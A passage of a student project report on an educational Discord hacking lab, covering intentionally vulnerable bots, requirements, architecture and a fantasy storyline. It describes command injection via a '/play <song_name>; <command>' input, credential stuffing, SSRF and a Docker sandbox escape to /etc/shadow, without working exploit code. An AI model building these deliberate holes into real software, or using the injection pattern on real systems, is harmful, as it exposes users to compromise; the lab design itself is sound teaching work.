After the user received the role, the DM bot will once again get in touch with the user via direct message. He will give additional information and context about the completed task and will transition to the next task.

2.5.4 Task 2 Music Bot

After completing the previous task the user can interact with a simple music bot with which he can listen to music in a voice channel. A user can input a command like /play <song_name> where then the bot joins the channel of the user within a Discord server and plays the requested song through audio stream. In our case the bot does not properly sanitize this input and a user can inject a malicious code into the input, like /play <song_name>; <command> to sniff around in the directory for example. The bot executes this command without sanitizing it, allowing the user to use it as a shell.

2.5.5 Task 3 Anti Raid/Nuke Bot

The next bot is a bot that is used to prevent raids and nukes. Raids and nukes are malicious attacks on Discord servers. Raids occur when a large number of bot accounts join a server and spam a lot of hate or direct message all members with free cryptocurrency scams. Nukes occur when a server is completely destroyed by a malicious user.To prevent these attacks, the Anti Nuke/Raid Bot has a lot of permissions on the server to be able to kick users who spam and prevent users from destroying the server.However, this bot could be abused to kick all users or shut down all messaging, etc. The access to the bot is password protected but attacker can gain access to the bot by using credential stuffing.

2.5.6 Task 4 Web Request Bot

This Discord bot is a tool that allows users to input a URL to fetch data from that URL. However, if the bot does not properly validate the URL input, an attacker can supply a URL which could be used to get data from an internal website which would otherwise not be accessible.

2.5.7 Task 5 Command Bot

The user now gets access to a bot which is used to execute commands in a Docker container. The bot itself is sand-boxed and the user should be able to escape the sandbox in two ways: Either by abusing a vulnerable/outdated process that has more permissions or by changing a configuration file that to elevate the permissions of the user. In the end the user should find a flag in a file (for example /etc/shadow) which he can submit to advance the lab.

2.6 Non-functional Requirements

In this section of the documentation the NFRs, that were defined for the project, are presented. The following non-functional requirements are structured after the SMART (Specific, Measurable, Achievable, Relevant, Time-bound) requirements method, where the focus lies on writing down precise and useful points of orientation for this project. [5]

ID	NFR-1
Subject	Backup & Recovery
Type	Availability
Priority	High
Measures	Provide a base Docker image of all bots and a backup template of the Discord server structure, that is manually updated every time the structure changes. The backup process should be tested after every lab to ensure the successful recovery of the Discord server from the backup template. The Discord server template is stored outside of the project's scope directly in Discord, which can not be changed. The bot Docker images are securely stored on the Hacking-Lab platform.
Artefacts	Discord guild template and Docker-image
Result	It can be guaranteed that, even in the event of crashes, power outages, and restarts of the Hacking-Lab platform, the lab will be regenerated, enabling students to continue solving the challenges.

ID	NFR-2
Subject	Security & Isolation
Type	Security
Priority	High
Measures	The running Discord bot images are isolated within the Hacking-Lab platform and have restricted internet access only to domains needed for the lab (e.g. Discord)
Artefacts	Report of test
Result	The aim is to provide a safe and secure environment for students to engage with the lab, with a commitment to ensuring that no actual harm is posed to systems or individuals in the real world.

ID	NFR-3
Subject	Time Constraint
Type	Quality
Priority	Medium-High
Measures	The goal is to align the DEL Lab with the proficiency level typical of IT students at OST University. The difficulty was adjusted, with help of the user tests, so that an average student, who attended the Hacking-Lab subject, is able to solve the lab within 3 hours.
Artefacts	User test reports
Result	This ensures that the user will not get frustrated or find the lab too easy, so it can be well utilized in a lecture or exercise at the OST.

ID	NFR-4
Subject	User Scaling
Type	Scalability & Accessibility
Priority	Medium
Measures	The lab can be accessed and used by multiple users at the same time without interfering with one another.
Artefacts	None
Result	The management system, functioning within the Hacking-Lab platform, facilitates the concurrent participation of multiple users in the same lab and exercise, with scalability being limited only by the capacity of Hacking-Lab.

ID	NFR-5
Subject	Docker based
Type	Technical Constraint
Priority	High
Measures	The lab has to be based on Docker to be compatible with the Hacking-Lab framework.
Artefacts	Docker Images
Result	Is compatible and can be integrated into the Hacking-Lab.

ID	NFR-6
Subject	Lab Maintenance
Type	Maintenance
Priority	Medium
Measures	The structure can be maintained, cleaned up and reset after a lab iteration within less than 10 minutes.
Artefacts	Cleanup-up commands & documentation
Result	Is compatible and can be integrated into the Hacking-Lab.

ID	NFR-7
Subject	Documentation for lecturer
Type	Documentation
Priority	High
Measures	Each lab is accompanied by a video that provides a step-by-step solution.
Artefacts	Documentation
Result	The Hacking-Labs Grading section provides step-by-step solution videos to all individuals who have access.

Chapter 3

Tools & Technologies

3.1 Discord

Discord is a voice, video, and text chat app that is used by tens of millions of people worldwide to talk and communicate with their communities and friends. It is a free platform that allows users to create their own servers, also called **guilds**, which are spaces on Discord that are made by specific communities and friend groups.

These servers are organized into text and voice channels, which are usually dedicated to specific topics and can have different rules and settings. Those servers can be freely configured and managed, by creating roles with different functions and permissions or edit the endless amount of server settings that are customizable.

Users can send private messages to other users as a direct message, as well as start a voice or video call. Most DMs are one-on-one conversations, but users have the option to invite up to nine others to the conversation to create a private group, with a maximum size of ten people. Group DMs are not public and require an invite from someone in the group to join.[6]

3.1.1 Discord Bots

Discord Bots are automated programs that can perform various tasks on the Discord platform, such as moderating chat, playing music, or providing information. These bots are created by developers and can be added to Discord servers to enhance the user experience and add functionality.
Discord Bots can have a wide range of functions, depending on their purpose. Some popular bot features include moderation tools, music playback, and integration with other services like YouTube or Twitch.

Discord Bots can be developed using various programming languages, such as JavaScript with Node.js4 or Python. Developers can use the Discord API and libraries to interact with the platform and create their own bots.

3.1.2 Discord API

The Discord API is a set of tools and resources that enable developers to create custom applications, integrate services, and extend the functionality of the Discord platform. It consists of two core layers: A HTTPS/REST API for general operations and a persistent secure WebSocket-based connection for real-time communication.

To access the Discord API, developers need to set up API authentication and generate

an authorization token for the user or bot. This ensures that only authorized applications can interact with the platform and access user data.

Discord also provides a Developer Portal with comprehensive documentation, reference guides, and tutorials to help developers get started with the API and build their applications. This includes information on endpoints, scopes, and best practices for API integration.

3.2 Hacking-Lab

The Hacking-Lab™ is an online platform for ethical hacking, computer network challenges, security competitions (CTF), and training. It caters to individuals, enterprises, universities, educational institutions, and armed forces alike. The Hacking-Lab platform holds many events with different challenges with a wide variety of topics, created by students, volunteers, pforessors and Hacking-Lab employees.[7]

3.3 Gitlab

GitLab is a cloud-based Git repository and DevOps platform that provides a comprehensive set of tools for source code management, collaboration, and software development. It offers a range of features designed to help development teams work more efficiently, deliver code faster, and increase visibility into their projects. For this project the GitLab of OST was used.

3.4 YouTrack

YouTrack, a project management and team collaboration tool developed by JetBrains, is equipped with features designed to streamline work, enhance productivity, and assist teams in tracking and managing projects effectively. The GitLab integration of YouTrack was utilized for the project management activities in this context.

3.5 Guidelines

3.5.1 Documentation guidelines

1. Use clear and descriptive section headings and subsection headings to structure your document.
2. Use LaTeX commands to format your text, such as for emphasis and for bold text.
3. Use proper grammar, spelling, and punctuation throughout your document.
4. Use mathematical symbols and equations when appropriate, using the amsmath package if necessary.
5. Include references or citations to any external sources used in your document.
6. Include a table of contents, list of figures, and list of tables if necessary.
7. Use graphics or images to supplement your text, using the graphics package if necessary.
8. Use appropriate margins, spacing, and indentation to make your document easy to read.

9. The LaTeX Code Check made by Overleaf is used to check the code. Errors detected by the check should immediately be fixed.
10. In general, keep the document clean and maintain a clear structure and logic.
11. Regularly check the whole documentation and also read texts of the other team member here and there.

3.5.2 Documentation is under version control

A version control system is employed for the documentation, utilizing the built-in version control feature in Overleaf. This system allows for easy reversion to previous changes as needed.

3.5.3 Creating diagrams

Diagrams and flow charts are created using diagrams.net (previously drawio) which is a helpful tool to create and edit diagrams and flow charts on any device.

3.5.4 Code guidelines

Clean code principles are adhered to, following these guidelines:

1. Use meaningful and descriptive names for variables, functions, and classes. Avoid using single-letter variable names or cryptic abbreviations. Names should convey the purpose or functionality of the code element.
2. Keep functions and methods short and focused. Each function should have a single responsibility, and the function should be small enough to be easily understood at a glance.
3. Write comments to explain the intent and purpose of the code. Use comments sparingly and focus on the why, not the how. Good code should be self-explanatory, but sometimes comments can help clarify the purpose of the code.
4. Use consistent formatting and indentation. Consistent formatting makes the code easier to read and understand. Use a consistent style throughout the codebase.
5. Avoid duplication by using functions, classes, and modules to encapsulate common functionality. Reusing code helps reduce the amount of code you need to write and maintain, and it makes the code easier to read and understand.
6. Write testable code by separating concerns and using dependency injection. Testable code makes it easier to write automated tests, which helps ensure that the code behaves as intended.

3.5.5 Source code is under version control

The source code is also located in GitLab. All code should be located in GitLab.

Chapter 4

System Design and Architectures

In this chapter, the architecture of the application will be explored using the arc42 framework. Arc42 offers a structured approach to software architecture, facilitating systematic documentation and communication of a system's architecture. It encompasses a wide range of elements including requirements, quality attributes, and design decisions.

The arc42 framework is segmented into various sections, each detailing a specific aspect of the architecture.

Employing the arc42 model ensures that the application is robustly designed, maintainable, and scalable. The ensuing sections will delve into each of these areas more comprehensively, shedding light on the architectural intricacies of the application.

4.1 General Concept

The goal is to develop a Hacking-Lab that enables students and users to learn about Discord bots, drawing inspiration from the OWASP Top Ten, in a game-like environment.

4.1.1 Theme

The objective is to submerge participants in a medieval-fantasy world akin to Dungeons & Dragons, utilizing Discord bots as characters to foster an interactive learning experience. Each bot embodies a distinct character, engaging users in solving quests that are essentially challenges in disguise.

As participants successfully navigate these challenges, they unlock new areas represented by Discord server roles. Every character offers a distinct challenge, facilitating user progression and knowledge acquisition within the Hacking-Lab.

The Dungeon Master (DM) bot acts as a pivotal orientation tool, mirroring the role of a Dungeon Master in a Dungeons and Dragons game. This bot sets the ground rules, illustrates the fantasy world, and acts as a guiding force, offering crucial direction and support to the users.

4.1.2 Story-Line

To bring the lab more to live created a whole world named Eldoria which the challenges play in. For the hero to become a great hero, he needs to become stronger and proficient in many skills, so he can fulfill his quest.
The Quest: In order to become a great and skilled hero the user will meet the following characters on his journey through Eldoria in the given order:

- **DM Bot** To get to this first character the user must figure out how to use the DM Bot and how to navigate within our Discord and Hacking-Lab environment. At the start of the journey, after joining the Discord server of Eldoria, the user will be messaged by the DM Bot, who will give the user a quick introduction to the world and how everything works. From there the user can start his journey by telling the DM that he is ready. The DM Bot will then reveal the location of the first real encounter to the user.

- **The Potion Vendor** (Role Bot)
  After first talking to the DM Bot the user will be granted the location of the Potion Vendor and after traveling to the named location the user will be able to interact with the Potion Vendor Rurik. The user will need to create a special set of instructions for the Potion Vendor. These instructions will enable the vendor to brew a unique potion that grants the player the 'Great-Singer' proficiency.

- **The Bard** (Music Bot)
  After completing the task at the Potion Shop, the user will be directed to 'Hero's Rest,' a tavern located in the suburbs of Discordia, the main city of Eldoria. At the tavern, the user can engage with the Bard Dande the Lion, who sings various songs. Within these melodies lies secret information the user must uncover. Upon discovering this hidden knowledge within the bard's songs, the user will experience a surge of might and increased strength, enchanted by the bard, ultimately gaining the 'Great-Strength' proficiency.

- **The Guard** (Anti Nuke Bot)
  As the adventurer journeys closer to the city of Discordia, he encounters the watch captain Kayle Ironside, a high-ranking guard stationed at the city gates of Discordia, the main city of Eldoria. The Guard insists on a passcode for any conversation to proceed. Once the correct passcode is provided, the guard places trust in the stranger, willing to heed their instructions regarding the number of individuals permitted entry into the city.
  In an attempt to deceive the guard by instructing him to deny entry to everyone, the player enhances their proficiency in persuasion and has therefore completed this quest.

- **The Lorekeeper** (Web Request Bot)
  As the traveler explores Discordia, they eventually encounter the mighty Lorekeeper Elarion, the final mentor before reaching the formidable Spellcaster. To acquire the last skill necessary for the journey, the adventurer must absorb a wealth of knowledge. However, this requires passing the Lorekeeper's riddle—an enigmatic challenge that demands uncovering and deciphering a cryptic cipher. Only by magically decrypting it can the traveler gain access to the Lorekeeper's profound wisdom, attaining the coveted proficiency of 'Great-Knowledge'.

- **The Spellcaster** (Command Bot)
  After a few days' respite in Discordia, the adventurer resumes the quest, guided by newfound knowledge to precisely locate the Spellcaster's whereabouts amidst the varied landscapes of Eldoria. Upon arriving at the esteemed Arcane Academy, the adventurer encounters the legendary Spellcaster, Karsten. Acknowledging the adventurer's heroic exploits thus far, Karsten agrees to impart the mystical art of magic, tasking the player with mastering an array of spells. By adeptly casting the correct spells, the player attains the ultimate proficiency: 'Great-Wizard,' culminating the journey and concluding the Hacking-Lab Event.

4.2 Goals

4.2.1 Business Goals

As the software is intended to be freely accessible to students, there are no business objectives that require consideration. The tool is designed to fulfill Functional Requirements (FR) as specified by us and our supervisor, detailed in the FR.

4.2.2 Essential Features and Functional Requirements

The essential features and functional requirements are described in the Requirements section using a Use Case diagram with the according brief, casual and fully dressed description.

4.2.3 Quality Goals for the Architecture

The goals for the architecture need to cover the Non-Functional Requirements which are defined in the previous section.

4.2.4 Relevant Stakeholders and Their Expectation

The key stakeholders for this project are the project team and the project advisor. The architecture is expected to address and fulfill the expectations as defined by the project team.

Role/Name	Contact	Responsibility
Architect	Janosch	Lead SW architect
Bot Developer	Dante	Lead Bot Development

4.3 System Scope and Context

4.3.1 Interfaces

The application uses the API interface of Discord and the Discord app for the lab itself. It utilizes the public API of Discord to integrate the bots into Discord. If Discord experiences downtime the DEL is unable to work because of the direct dependency on their services.

In addition to integrating with external systems, the plan includes providing the following user interface for interaction:

- Discord Bot Interface: Users, provided they have the necessary permissions, can access each of our bots through Discord. This access enables them to gather information about the bot's vulnerabilities and exploit them.
- Bot-Specific Interface: Certain applications will feature additional interfaces, such as web interfaces, offering users alternative interaction options.

4.4 Framework Architecture

To structure the general software architecture and obtain a preliminary understanding of the proposed application, a decision was made to encapsulate ideas and plans within a diagram. This approach aids in clearly defining the distinct components, bots, and the overarching framework. The purpose of this chapter is to simplify the comprehension of how these various components interact and communicate with each other.

4.4.1 Management System (Discord Bot Framework)

Description: This component stands as the backbone of the entire architecture. It represents a custom-built Discord bot framework.

Functionality: The primary function is to allow a pseudo-bot to run on a separate container. This is made visible to the user as if it's the actual backend of the bot. The unique feature of this setup is the intentional inclusion of vulnerabilities in some of the bots. These vulnerabilities serve as challenges, allowing students to exploit them in an attempt to gain access to the bot. It's an educational tool, aiming to provide real-world experience in a controlled environment.

4.4.2 Web Interface (Hacking-Lab Platform)

Description: This component is the tangible face of the Hacking-Lab platform. It's where users can sumbit flags and writeups and start the pseudo-bots.

Functionality: Users interact with this web interface to:

- Submit flags (indicative of completed challenges or milestones).
- Submit writeups (detailed reports or descriptions of their process, findings, or solutions).
- Start specific Discord pseudo-bot containers.
- Gain additional information about the story (playful component)
- Gain information about the technical aspects of the vulnerability or task.
- Get help, if the user is stuck at certain points of a challenge.

4.4.3 Discord Application

Description: The Discord application is the main platform where users will solve the DEL.

Functionality: This is the place where the users interact with the various bots for every challenge, search for vulnerabilities, exploit those and gain the keys. It is the central key component of our lab.




Figure 4.1: Framework Structure

4.4.4 Workflow

The workflow can be visualized as follows:

1. A user interacts with the Web Interface of the Hacking-Lab platform.
2. The user can choose to start a Discord bot container from the Web Interface.
3. The user can use `\login` to link their Discord User to the created bot container above.
4. The management system connects the user to the bot by linking the UID and the Bot ID and saving this to a persistent volume.
5. Once the login happened, the user interacts with the bot (via the Management System) on Discord.
6. The user attempts to exploit vulnerabilities in the bot as part of the learning process.
7. Upon successful exploitation or completion of challenges, the user submits flags and writeups via the Web Interface.

4.5 Building Block View

4.5.1 Whitebox Overall System

The following diagram shows the building blocks of the system and their interdependencies.




Figure 4.2: Building Block View Diagram

Functional decomposition was employed to delineate responsibilities. In this architectural framework, Discord, the Hacking-Lab platform, and our bots are treated as distinct, individual components.

Building blocks
Dockers created with the generator have a prepare.sh script that generates 'docker-files.tar.gz that will later be uploaded into the Resource Editor of Hacking-Lab.

Name	Responsibility
Discord	Used as the primary communication platform which is central for the interaction with the bots.
Hacking-Lab	All newly created bots are hosted on the Hacking-Lab infrastructure
Proxy	Used for all communications of our bots.
Singletons	Discord bots and frameworks that always run as a single instance.
Ephemeral Bots	Bots which are used over the management framework. Users can start multiple instances.

Black Boxes Level 1

Name	Responsibility
HL Frontend	Used to start bots and submit flags/writeups.
Bots	Used as central element to teach Discord OWASP Top 10.

4.5.2 Level 2

Black Box: Singletons

There are singletons which are single instances of services that always run which provide necessary services to the lab.

4.6 Singletons & pseudo-bots

A clear distinction is made between singleton bots and pseudo-bots in our Discord bots, owing to their substantial operational differences.

To accurately depict the specific processes of singletons and pseudo-bots, a sequence diagram has been developed for each of these distinct bot categories.

4.6.1 Singletons

The singleton variant of our bots serves as the foundational case, exemplifying a traditional bot with a single, unbroken instance functioning on the Hacking-Lab platform. This category includes the majority of our bots, such as the Anti-Nuke Bot, the Management System, Dungeon Master, Role Bot, and Music Bot.




Figure 4.3: Sequence Diagram showing the processes of the singleton bots

4.6.2 Pseudo-Bots

The structure of pseudo-bots is slightly more complex due to the presence of an additional component: the management system. This system manages indirect communication between the user, Discord, and the underlying pseudo-bot that the user interacts with. The necessity for this distinction arose from specific challenges designed for users to interact with and manipulate a live, running bot. Utilizing a basic bot for such functionality could pose substantial risks; any user interference might disrupt the main bot, affecting others engaged in the same challenges. To avoid unintended disruption to the actual functioning bot, a system with a management component was developed to generate 'pseudo-bots.' These pseudo-bots are activated by individual users on the Hacking-Lab platform, creating separate instances for each user. This allows them to work on their challenge without impacting the primary operational bot.

Once the pseudo-bots are created, users employ the **/login[fqdn]** Discord command provided by the management system. This command links the container, identified by its Fully Qualified Domain Name (FQDN), to the Discord user who executed the command, and the linkage is stored in a database. Commands requiring forwarding are sent to the user's initiated container via HTTP requests. Typically, the commands that are forwarded are those with built-in security vulnerabilities.




Figure 4.4: Sequence Diagram showing the processes of the pseudo-bots

4.7 Live Bots & Test Bots

Following the successful deployment of the initial Proof of Concept (PoC), the necessity to differentiate between test bots used for local development and the live bots operating on the Hacking-Lab platform was encountered. Without this distinction, the challenge of identifying which bot responds to a command arises. Despite appearing identical on the Discord interface, these bots differ in their backend operations—either functioning on the Hacking-Lab platform or on local development clients.

4.7.1 Live Bots

When the live bots are mentioned, reference is specifically made to the bots operational on the Hacking-Lab platform. These bots are designed for utilization by future lab users and students.

4.7.2 Test Bots

For the purpose of facilitating ongoing local development, test bots have been registered as separate entities corresponding to each live bot. Furthermore, for the challenges that utilize pseudo-bots, two pseudo-bots are created within the Docker Compose setup to rigorously test the underlying logic.

4.8 Flag Submissions

Due to limitations in the Hacking-Lab platform, the process for flag submission has been split in two. Users are required to submit their flags in two places: once in Discord to progress in the lab, and again in Hacking-Lab to earn points.

Upon completing a challenge in a Singleton environment, participants receive a uniform, static flag. As the flag remains constant, it can be used for submissions both in Discord and Hacking-Lab.

In contrast, when a challenge is solved in a pseudo-bot environment, two types of flags are issued: a dynamic "Hacking-Lab Flag" and a static "Discord Flag". This approach is necessary because Hacking-Lab generates unique, dynamic flags for each attempt, which are essential for scoring points. However, due to the absence of an API or similar functionality, external systems cannot verify these dynamic flags. Therefore, a separate, static flag is provided for submission in Discord.

4.9 Order and Sequence of Events

To maintain clarity and a comprehensive understanding of our entire lab infrastructure, we've created the following sequence diagram. This diagram delineates the entire process with each step occurring in a specific order. Sections divided by red dotted lines represent distinct challenges and indicate the triggering of start and finished challenge events by specific roles. The sequence follows a similar order across all bots, with one exception, the Role Bot Challenge. Unlike the others, this challenge isn't concluded by submitting a flag to the DM bot; instead, success is achieved by directly acquiring the role from the Role Bot, thereby triggering the success message from the Dungeon Master (DM) which guides the user through the challenges.

